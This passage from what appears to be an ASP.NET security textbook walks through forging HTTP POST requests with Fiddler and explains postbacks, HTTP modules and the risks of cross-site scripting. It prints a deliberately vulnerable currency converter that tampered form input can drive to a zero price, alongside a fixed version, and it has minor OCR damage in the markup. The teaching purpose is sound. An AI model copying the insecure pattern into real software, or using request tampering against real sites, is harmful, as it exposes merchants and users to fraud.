```

Notice that the form method has changed from `get` to `Post`. Once again, view this page in the browser and submit a test value in the input box. This time, when you submit the form, the parameters are passed within the request body and do not appear in the URL for the page.

8. To see how this works, you must use Fiddler. In IE, start Fiddler by selecting Tools ➪ Fiddler 2. IE does not send requests to local Web servers through a proxy, so you cannot use the `http://localhost` address if you wish to see your requests logged. Change the address in your Web

browser to be `http://127.0.0.1.:12345/Default.aspx`. (You may notice the unusual final . between the IP address and the semicolon preceding the port number in the address. This is used to trick IE into routing local requests through Fiddler.)

9. Now, resubmit a test value in the input field. You should see a result similar to that shown in Figure 2-5, and you should see your request logged by Fiddler.




FIGURE 25: A sample POST request

Examining the request in Fiddler, you will see four main changes in the request:

```
POST /Default.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/ ➥
     x-ms-application, application/vnd.ms-xpsdocument, application/ ➥
     xaml+xml, application/x-ms-xbap, application/x-shockwave-flash, */*
Referer: http://127.0.0.1.:12345/Default.aspx
Accept-Language: en-gb
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; ➥
     .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.0.30618; ➥
     .NET CLR 3.5.21022; .NET CLR 3.5.30729)
Connection: Keep-Alive
Content-Length: 19
Host: 127.0.0.1.:12345
Pragma: no-cache

example=Hello+World
```

The request shown here is from my computer to the test page. You can see in the first line that the request type is now a `POST` request. A `POST` request indicates that the server should look in the request body for data sent with the request, and process it as it sees fit.

The third line of the request contains a `Referer` header (The misspelling of referrer was noticed too late in to be changed!). The `Referer` header contains the URL of the original page that generated the request.

The fourth header, `Content-Type`, indicates that the content sent with the request is an encoded HTML form.

Finally, after the blank line that indicates the end of the headers and the beginning of the request body, you will notice a name-value pair, `example=Hello+World`. The name, `example`, is the name of the HTML input field, and `Hello+World` is an encoded version of the example text that has been entered, `Hello World`. The space in this string has been encoded to a plus sign. (Encoding will be discussed in Chapters 3 and 4.)

You should now understand the two main types of HTTP requests. You've already realized that you cannot trust input from a query string, but what about `POST` requests? They can't be changed by simply changing the URL.

Now let's create a completely fake request using Fiddler.

1. In the request window in Fiddler, select the Request Builder tab. This tab allows to you create a request from scratch.
2. First, change the request method from `GET` to `POST` and enter a URL of **`http://127.0.0.1.:12345/Default.aspx.`** In the Request Headers window, enter **`Referer: http://wrox.com/Default.aspx`**, and on a new line, enter **`Content-Type: application/x-www-form-urlencoded`**. Now add **`Host: 127.0.0.1.:12345`** on a new line, which would tell a Web server hosting multiple sites which Web site to route the request to. Finally, in the Request Body window, enter **`example=Faked+Request`** Your Request Builder should now look similar to Figure 2-6.



FIGURE 2-6: Building a request in Fiddler

3. Check the Inspect Session checkbox, and then click the Execute button. Watch Fiddler send your request and view the response. The server has accepted the request and acted upon it just as if it came from a browser. This should come as no surprise, since the request you built was a valid request. But it should serve to underscore that, even with input that does not appear to be easily changeable, software can send requests to your Web application using any values desired, including ones that may make your application crash. Never trust any input into your application!

One final feature of note is the `Request` object itself. The `Request` object contains various properties allowing you to access the items sent with the request, including, as you have seen, the request type, via `Request.HttpMethod`. You can access the headers sent in a `Request` via `Request.QueryString` or `Request.Form`. Make the following changes to `default.aspx` :

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Forms Experimentation</title>
</head>
```

```
<body>
    <h2>Request Type = <%=Request.HttpMethod %> </h2>
    <form action="Default.aspx " method="post">
        <p>Example Input : <input type="text" name="example" /> </p>
        <p> <input type="submit" value="submit" /> </p>
    </form>

    <h2>The example field</h2>
    <p>Via Query String - <%= Request.QueryString["example"] %></p>
    <p>Via Form Parameters - <%= Request.Form["example"] %></p>
    <p>Via the Request - <%= Request["example"] %></p>

    <h2>Request Parameters</h2>
    <h3>Query String Parameters</h3>
    <% foreach (string key in Request.QueryString.Keys)
        Response.Write(key + " = " + Request.QueryString[key] + "<br />");
    %>
    <h3>Post Parameters</h3>
    <% foreach (string key in Request.Form.Keys)
        Response.Write(key + " = " + Request.Form[key] + "<br />");
    %>
    <h3>Request Headers</h3>
    <% foreach (string key in Request.Headers)
        Response.Write(key + " = " + Request.Headers[key] + "<br />");
    %>
</body>
</html>
```

If you submit a test value in the input field, you will see that it is reported as being part of the `Request.Form` collection, but also as part of the `Request` collection itself. What happens if you create a request that specifies the example value as both part of the query string and as part of a submitted form? You can force the form line URL to contain a value for the example field by changing the form declaration to be the following:

```
<form action="Default.aspx?example=QueryString" method="post">
```

Now, when you submit the form, you will see that `Request.QueryString` contains a value, as does `Request.Form`, which contains the test value you entered in the input box. You can also see that the value contained in the query string takes precedence over that in the form if you access the values via the `Request[]` indexer. In fact, the indexer first checks the query string collection, then the forms collection, then the server variables collection, and, finally, the cookies collection for a request. You should always be specific about where you want your fields and values to be retrieved from; otherwise, an attacker, simply by including a field and value on a page URL, can override any values contained within a form submitted by a `POST` request.

You have now seen how any input into your Web application can be altered or faked. You may be thinking that changing the contents of a text box isn't that much of a concern. But what if you have a drop-down list containing valid values for your application, and you limit the valid values based on a user's identity?

Consider the example code shown in Listing 2-3, which could be part of an order process.



LISTING 2-3: A Badly Written Currency Convertor

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<script runat="server">
   private double orderPrice = 10.99;

   public string ConvertTotal()
   {
       string symbol = string.Empty;
       double convertedTotal = 0;

       switch (Request.Form["currency"])
       {
           case null:
           case "USD":
               symbol = "$";
               convertedTotal = orderPrice * 1;
               break;
           case "GBP":
               symbol = "£";
               convertedTotal = orderPrice * 1.7;
               break;
           case "EURO":
               symbol = "€";
               convertedTotal = orderPrice * 1.9;
               break;
       }

       return string.Format("{0}{1:f}", symbol, convertedTotal);
   }

</script>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Complete Order</title>
</head>
<body>
   <form action="priceConvertor.aspx" method="post">
       <p>Your total order cost is <%= this.ConvertTotal() %> </p>

       <p>Select your local currency to convert the price</p>
       <p>
       <select name="currency">
           <option value="USD">US Dollars</option>
           <option value="GBP">UK Pounds</option>
           <option value="EURO">Euros</option>
       </select>
       <input type="submit" value="Convert" />
      </p>
   </form>
</body>
</html>
```

When the page is loaded, it calls `ConvertTotal()` to display the total order value in the currency the user selects from the drop-down list of available currencies. (The total price is hard-coded in this example. Obviously, in the real world, it would be calculated based on the order items.) When the page is initially loaded, the `currency` form field does not exist, and, in this case, is taken care of by the initial `null` case statement, which defaults the currency to U.S. dollars.

What if an attacker changed the drop-down list so that it submitted an unexpected value — for example `HACKED`? The currency function would then return a total price of `0`, which may then be used when taking the money from a credit card. The hacker has just taken free goods. This kind of attack doesn't need Fiddler to be created; other simpler tools are available.

So let's examine another tool. Firefox has an extension called Tamper Data (Figure 2-7) that allows the user to change values in an easy-to-use way before the HTTP request reaches the server.




FIGURE 27: The Firefox Tamper Data extension

A better approach (with safety by default) would be to throw an exception, or otherwise indicate an error if an unknown currency is found, as shown in the following code snippet. An unknown currency is an indication that the request has been tampered with.

```
switch (Request.Form["currency"])
{
    case null:
    case "USD":
        symbol = "$";
        convertedTotal = orderPrice * 1;
        break;
    case "GBP":
        symbol = "£";
        convertedTotal = orderPrice * 1.7;
        break;
    case "EURO":
        symbol = "€";
        convertedTotal = orderPrice * 1.9;
        break;
    default:
         throw new Exception("Unknown Currency");
}
```

Hopefully, this reinforces the rule that you must never trust input into your application.

EXAMINING HOW ASP.NET WORKS

When Microsoft introduced ASP.NET, among the main advantages were the event model and built-in state management that allowed Windows developers to apply the same skills to Internet applications that they had learned on desktop applications. However, as you can see from examining the requests and responses sent during an HTTP transaction, there is nothing in the HTTP protocol itself that provides this sort of functionality. Microsoft had to build it using the existing HTTP standard.

The ASP.NET event model allows developers to place a control in an ASP.NET page, and then write an event handler for an event the control offers (for example, a button that will offer a `Click` event). Unlike Windows applications or JavaScript applications (where the event is raised by and handled on the client), ASP.NET events are raised by the client browser, but handled by code that runs on the ASP.NET server. When an event is raised on the client, the event information must somehow be captured and transmitted to the server, which then examines it to determine what event occurred and what control caused it, before calling the appropriate method within your code.

When you write code to handle ASP.NET events, you don't need to be aware of how the underlying mechanism works. However, as you have seen, the information sent with a request cannot be trusted, so it is worth understanding how ASP.NET turns a click on a button into a server-side event.

Understanding How ASP.NET Events Work

So how does ASP.NET turn a click on an HTML button into a `Click()` event on the server? To find out, you must examine an ASP.NET page with a suitable control.

Listing 2-4 shows a simple Web page that contains three `Label` controls that tell you the type of the request (`GET` or `POST`), a`true` or `false` indication if the page was a `PostBack` (postbacks will be explained in just a moment), and a message that appears if the link button on the page is clicked. The page also shows the form parameters that were sent, if any.

LISTING 2-4: An ASP.NET Page with an Event Bound to a Button

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
   protected void Page_Load(object sender, EventArgs e)
   {
       requestType.Text = Request.HttpMethod;
       cameFromPostBack.Text = Page.IsPostBack.ToString();
   }

   protected void button_Clicked(object sender, EventArgs e)
   {
       message.Text = "You clicked the button";
   }

</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Postback Demo</title>
</head>
```

```
<body>
    <form id="form1" runat="server">
    <div>
        Request Type: <asp:Label ID="requestType" runat="server"/> <br />
        IsPostback: <asp:Label ID="cameFromPostBack" runat="server"/> <br />
        <asp:Label ID="message" runat="server" /> <br />
        <asp:LinkButton ID="button" runat="server"
         OnClick="button_Clicked" Text="Click me!" />
    </div>
    </form>

    <h3>Post Parameters</h3>
    <% foreach (string key in Request.Form.Keys)
        Response.Write(key + " = " + Request.Form[key] + "<br />");
    %>
</body>
</html>
```

If you create this page, run it, and then view the page source in a browser (that is, right-click on the page and then choose View Source if you are using Internet Explorer, or View Page Source if you are using Firefox), the code for the page may not be what you expect. The HTML source for this page is shown in Listing 2-5.

LISTING 2-5: The HTML Source for the Demonstration Page in Listing 2-4

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
<head> <title>
    Postback Demo
</title> </head>
<body>
    <form name="form1" method="post" action="PostbackDemo.aspx" id="form1">
<div>
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
    value="/wEPDwUJMzYxMzIzNzk3D2QWAgIBD2QWBAIBDw8WAh4EVGV4d ➥
    AUDR0VUZGQCAw8PFgIfAAUFRmFsc2VkZGTofcMG0NrB6D7A9nQm6it+z6YhSA==" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['form1'];
if (!theForm) {
    theForm = document.form1;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
```

continues

LISTING 2-5 *(continued)*

```
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
 ⁄script>
    <div>
     <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
          value="/wEWAgKwgoeZCwLz9r7ABKfiEt1R2MFVeeJ0uDoFqNVcv8pj" />
    </div>
    <div>
        Request Type: <span id="requestType">GET</span> ‹br />
        IsPostback: <span id="cameFromPostBack">False</span> ‹br />
        <span id="message"> ⁄span> ‹br />
        <a id="button"
        href="javascript:__doPostBack('button','')">Click me!</a>
    </div>
    </form>

    <h3>Post Parameters</h3>

 ⁄body>
 ⁄html>
```

The HTML source contains a few points of interest. When this page was created to write this chapter, it was called `PostbackDemo.aspx`. The `action` parameter for the HTML form in the page points back to the page itself. You will also see that the page has four hidden form fields that are not present in the ASP.NET source: `__EVENTTARGET`, `__EVENTARGUMENT`, `__EVENTVALIDATION`, and `__VIEWSTATE`. Some JavaScript has also been inserted that includes a `__doPostBack()` function. Finally, the link button has been rendered as an `a>` element with a client-side event that calls the inserted `__doPostBack()` function, passing in the name of the button.

When you examine the `__doPostBack()` function, you will see that it sets two of the hidden fields, `__EVENTTARGET` and `__EVENTARGUMENT`, before calling the JavaScript `submit` method on the form, which causes the browser to submit the form, including the hidden fields.

It is the combination of posting a page back to itself (the `PostBack`) and using JavaScript to set the source of the event (and any arguments) that allows ASP.NET to implement its event model. The life cycle of a `PostBack` is as follows

1. Your page loads for the first time (usually via a `GET` request). ASP.NET creates the `Page` object and the controls within it. The `Page` events are fired, and the HTML for the page is rendered and returned to the client. At this point, the `Page` object (and all that it contains) is released, and, eventually, the memory it used will be freed when the .NET garbage collector runs.
2. In the client browser, the user will perform an action that creates a `PostBack`, such as clicking a link, clicking a button, or changing the selection on a list box. These actions are wired with client-side JavaScript events, which culminate in a call to `__doPostBack()`. The page and the form data is submitted back to the server.

3. ASP.NET creates a new `Page` object and re-creates the controls, using the `__VIEWSTATE` field to set the objects back to the state they were in when the page was last sent to the client, and runs the page initialization events.
4. If the `__EVENTTARGET` and `__EVENTARGUMENT` fields are set, ASP.NET uses the `__EVENTVALIDATION` field to check if the event is valid. (For example, if a hacker faked an event from a hidden or disabled control, an exception would occur.) ASP.NET then uses the `__EVENTTARGET` and `__EVENTARGUMENT` fields to decide which server-side event to fire, and raises it. Within the event code on the server, the page is typically modified in some way (such as calculating a new price, or retrieving information from a database).
5. Finally, the modified page is rendered to HTML and sent to the client. The `Page` object (and its members) is released from memory. If another `PostBack` occurs, the process starts again at Step 2.

If you are interested in the `__EVENTVALIDATION` and `__VIEWSTATE` fields, they are covered in more detail in Chapters 4 and 5. During the life cycle, many events are fired to construct the page, recreate the controls contents from `ViewState`, fire events, and eventually render the page. If you want to see the main events in a page life cycle, you can turn tracing on within a page by adding `Trace="true"` to the page declaration, as shown here:

```
%@ Page Language="C#" Trace="true" %
```

When you turn tracing on, debugging information is appended to every page. Figure 2-8 shows sample event information from a trace. You can see that the postback events are handled after a page has loaded. Never leave Trace enabled on a production Web site, because it may give information away to an attacker.




FIGURE 28: Event trace data

Examining the ASP.NET Pipeline

Now that you understand how ASP.NET creates a page, only one piece of the jigsaw remains. How does ASP.NET know what a request is for, and what code to use to serve it? ASP.NET works on a *pipeline model*. A request goes through the ASP.NET pipeline passing through HTTP Modules, which can examine the request and act upon it, change it, rewrite the URL, or even throw exceptions, which stop any further progression and returns an error to the user. If the request makes it through the pipeline's HTTP Modules, it is passed to an HTTP Handler, which processes the request and creates the response. The handler used is based on the file extension of the request. When a handler is installed, it is configured to act as an endpoint for one or more file extensions.

IIS 6 and IIS 7 have slightly different pipelines. The handler ASP.NET routes requests to is based upon the file extension contained in the request URL. `aspx` files are passed to the `System.Web.UI.PageHandlerFactory`, `svc` files are routed to `System.ServiceModel.Activation.HttpHandler`, and so on. IIS6 and IIS7 have different pipelines. IIS6 only routes file extensions that are mapped to the ASP.NET ISAPI filter, while IIS7 introduced an integrated pipeline mode, where all requests pass through the ASP.NET pipeline and can be examined by HTTP Modules.

Handlers and modules are registered in the `web.config` file for a machine or Web site. If you examine the `web.config` file contained in the `C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG` directory, you can see the default handlers and modules in the `httpHandlers` and `httpModules` sections. If you want to register a new handler on a global basis for every Web site on a machine, then you can add it into the .NET framework `web.config` file. If you want to register them for a single site, you add them to that site's `web.config` file.

Writing a custom HTTP Handler is a relatively rare occurrence, limited to situations when you want to create a custom file extension like `.RSS`. HTTP Handlers can selectively respond to requests based on the request verb — `GET`, `POST`, and any of the other verbs HTTP supports.

To register an HTTP Module, simply create an `add` element in the `httpHandlers` section of the `web.config` file, as shown here:

```
<httpHandlers>
   <add verb="supported http verbs" path="path"
        type="namespace.classname, assemblyname" />
</httpHandlers>
```

The other component of the ASP.NET pipeline is the HTTP Module.

Writing HTTP Modules

Every ASP.NET request passes through every registered HTTP Module. Modules can be used to provide verification and validation functionality. Chapter 4 contains a detailed walk-through to create an HTTP Module that prevents the attack known as Cross Site Request Forgery (CSRF). HTTP Modules are very simple to write.

TRY IT OUT Writing an HTTP Module

In this exercise, you will write a simple HTTP Module that adds a timestamp to the top of every request made to an ASP.NET Web page.

An HTTP Module is a class that implements `IHttpModule`. This interface has two methods: `public void Init(HttpApplication context)` and `public void Dispose()`.

1. In Visual Studio, create a new Web Application Project by choosing File ➪ New ➪ Project, and choosing ASP.NET Web Application in the New Project dialog. Name the project `SimpleHttpModule`.

2. Right-click on the project in Solution Explorer and select Add ➪ Class. Name your new class `TimestampModule.cs`. Replace the default class with the following skeleton implementation:

```
  using System;
using System.Web;

namespace SimpleHttpModule
{
    public class TimestampModule : IHttpModule
    {
        public void Dispose()
        {
        }

        public void Init(HttpApplication application)
        {
        }
    }
}
```

3. Within the `Init` method, you can examine the `Request` via the context parameter, including adding events to be fired when a request begins and a request ends. So let's add an event into the module to be fired when a request ends to add a timestamp to the output. Add the following methods to the class:

```
void OnEndRequest(object sender, EventArgs e)
{
    HttpContext.Current.Response.Write(
        "<p> Served at " + DateTime.Now + "</p>");
}
```

4. Finally, you must write up the events within the `Init` method of the module, so add the following lines to the `Init` method:

```
 public void Init(HttpApplication application)
{
    context.EndRequest += OnEndRequest;
}
```

5. Now, you must wire your module into the ASP.NET pipeline. As you have already learned, you add modules into the pipeline by adding them into the `web.config` file for your application. Edit the `web.config` in your application and add the following line to the `httpModules` section, giving the module entry a name and specifying the type by listing the full class name and the assembly that contains the class:

```
<httpModules>
   <add name="TimestampModule"
        type="SimpleHttpModule.TimestampModule, SimpleHttpModule"/>
   // other modules
</httpModules>
```

6. Because the module is part of the assembly generated when you compile the project, compile it now by choosing Build ➪ Build Solution. Now, right-click on the `default.aspx` and choose View in Browser. You will see that the module has added a timestamp to the bottom of the request.

   One problem with this implementation is that it will affect every single request sent through ASP.NET, including those bound for JavaScript services, Web services, and other requests that should not be timestamped. To limit the timestamp to ASP.NET pages, you can examine the ASP.NET HTTP Handler that has served the request and attempt to cast it to an instance of `System.Web.UI.Page`. If the cast succeeds, then you know that the request is an ASP.NET Web page, and you can safely append a timestamp. Change the `OnEndRequest` method to include a suitable check like the following:

```
void OnEndRequest(object sender, EventArgs e)
{
    if (HttpContext.Current.Handler != null)
    {
        System.Web.UI.Page page =
            HttpContext.Current.Handler as System.Web.UI.Page;
        if (page != null)
        {
            HttpContext.Current.Response.Write("<p> Served at " +
                 DateTime.Now + "</p>");
        }
    }
}
```

   The timestamp will now only be applied to pages that are served by the ASP.NET page handler.

You have now written your first HTTP Module. Rather than a simple timestamp, you could check IP addresses, inbound requests with strange parameters, strange HTTP referrals — all kinds of request examination and validation — and stop bad requests before they actually reach your page classes.

You should now have an understanding of the ASP.NET pipeline and how to write a simple HTTP Module. If you want to know more about writing HTTP Modules and HTTP Handlers, Chris Love has published two Wrox Blox entries, “Leveraging httpHandlers to Stream Custom Content in ASP.NET” and “Leveraging httpModules for Better ASP.NET applications,” both of which are available from the Wrox Web site (`www.wrox.com`).

SUMMARY

This chapter was designed as a gentle introduction to the HTTP protocol and introduced you to how easily requests can be edited or completely faked. At this point, you can take this warning and keep it firmly in mind as you progress through the book and secure your applications.

In this chapter you learned about the following;

- The HTTP protocol
- How an HTTP request and response are constructed
- The differences between a GET and POST request
- How you can create your own requests without a browser
- How ASP.NET turns the HTTP request into a server-side event
- How you can examine each request and modify it as appropriate

These concepts underpin the ASP.NET framework. From here, you will build upon them, examining how ASP.NET applications can be attacked and how you can protect against this.

3

Safely Accepting User Input

One of the most basic functions a Web site offers is the capability to accept input from a user. Input can arrive in various guises — controls on a form, or HTML links that pass parameters in the URI. There are also less visible inputs into your application — cookies and request headers.

In this chapter, you will learn about the following:

- How user input can be dangerous
- How to safely accept user input
- How to safely reflect user input on a Web page
- How the ASP.NET validation controls work
- How to write your own ASP.NET validation controls

DEFINING INPUT

Input is anything that comes into your program from the outside. This can be from various sources — including forms submitted by a user, data read from a database (or retrieved from a Web service), headers sent from the browser, or files read from the Web server itself. All of these types of data can be processed by your application, and will shape how your application acts and what it outputs.

In the highly recommended book, *Writing Secure Code, Second Edition* (Redmond, Washington: Microsoft Press, 2003), authors Michael Howard and David LeBlanc state the problem succinctly: "All input is evil — until proved otherwise." As a developer, it is your job to determine if input entering your Web application is safe, and to either make it safe or reject the "evil" input.

A common concept in deciding whether input is safe is a *trust boundary* , which can be thought of as a border or line drawn in your application. On one side of the border, data is untrusted; on the other side of the border, data can be assumed to be trusted. It is the job of validation and sanitation logic to allow data to safely move from the untrusted side of the border to the trusted side. Figure 3-1 shows a small system and its trust boundaries.




FIGURE 3-1: Trust boundaries and validation locations

As Howard and LeBlanc indicate, the basic rule of thumb is to distrust everything. As you discovered in Chapter 2, it is easy to hand craft an HTML request demonstrating that any request your application receives may not come from a user or a Web browser at all. Replies from an external Web service or data loaded from an external data source should also not be trusted.

With other input sources, their position inside or outside the trust boundary is a judgment call. For example, `web.config` is generally within the trust boundary. However, if the capability to upload files to the Web server is available to external sources, even accidentally, then a risk exists that the `web.config` or other files may be changed without your knowledge. Even if you can trust an input source, can you be completely sure that data entered into your system is valid? Malformed or

corrupted data can occur by accident or coding error, rather than by a malicious action. You must always consider how any data affects your system, and act accordingly. The most secure approach is to validate every input into your application.

DEALING WITH INPUT SAFELY

The need for input validation is obvious. Malformed data may cause programming logic errors, or may expose your Web application to attack. Furthermore, it is not just your application that is at risk. Data that may be valid within your Web site may, in turn, affect other systems that you pass it on to. Chapter 4 discusses a Cross Site Request Forgery attack and Chapter 8 discusses a SQL injection attack, both of which are examples of this. Even without security considerations, validating input will greatly decrease the risk of crashes within your application. In addition, validating input as it arrives is vastly cheaper than cleaning up a database or other data store should invalid data be discovered later down the line.

Echoing User Input Safely

Cross Site Scripting (XSS) allows an attacker to alter a Web page on a vulnerable Web site because of the way a Web site displays user-supplied data. While this may not sound problematic, it can be put to numerous illegitimate uses, including the following:

- *Theft of accounts or services*—When a Web site uses session state, the session identifier is typically stored as a cookie on the user's browser. JavaScript offers the capability to view and manipulate a site's cookies. An attacker can use this capability to direct the cookie contents to another site owned by the attacker, and can re-create the cookies in his or her own browser, and will appear to the Web server to be the original user. Depending on the site under attack, this could lead to identity theft, access to confidential information, access to paid-for content, or a denial of service (DoS) attack against the user whose details have been stolen.
- *User redirection*—Once an attacker discovers an XSS vulnerability, he or she can use JavaScript injection to redirect the browser entirely. This can lead to spyware installation, phishing, or general mischief.
- *User tracking*—Because JavaScript can manipulate the contents of a page, attackers could insert an image into a vulnerable page hosted on a server they administer. This image could be used to track users around multiple vulnerable Web sites. Furthermore, attackers could use JavaScript to replace all the links on a page to go through their click-through scripts in order to gather more statistics.
- *Misinformation*—An attacker could use JavaScript to rewrite the contents of your Web page. If the attacked site was a financial Web site, and the page was altered to change the share price of a particular stock, there is no way for a user to tell that the price displayed is not the correct price because the URL of the browser remains the same.
- *Installation/exploitation of browser add-ins*—An attacker could insert an `<object>` tag into a page that could start an ActiveX control, Flash, Java, or any other add-in controlled in this manner, and then exploit a vulnerability in the add-in to steal or expose a user's information.

- *Denial of service (DoS) attacks*—Attackers could insert an image tag on a major Web site that loads the largest image on the site they wish to hit with a DoS. With a large enough viewing audience on the vulnerable site loading the image on the DoS site, it may provide enough bandwidth use to knock that site off the Internet. Furthermore, because the image is loaded by innocent parties, it becomes difficult to discover where the problem lies.

The important thing to realize is that XSS attacks run under the context of the exploited site. If, for example, `www.example.com` was open to XSS exploits, an attack can change or insert text onto a page. If the attacker inserted some JavaScript commands, they look like a legitimate part of the page and there would be no easy way for a user to tell an attack script apart from any legitimate scripts.



NOTE *XSS is a common problem, and even Google and Microsoft are not invulnerable to this type of attack. In April 2008, a Google spreadsheets XSS vulnerability was discovered by Bill Rios that allowed an attacker to steal all of user's Google cookies. (For more information, see* `http://xs-sniper.com/blog/2008/04/14/google-xss/` *.) In 2006, a 16-year-old Dutch student, Adriaan Gras, exposed a flaw in Hotmail that allowed the theft of session cookies, and would allow attackers to hijack an account by re-creation of the stolen cookies. (For more information, see* `http://www.acunetix.com/news/hotmail.htm` *.)*

TRY IT OUT Writing an XSS Vulnerable Web Page

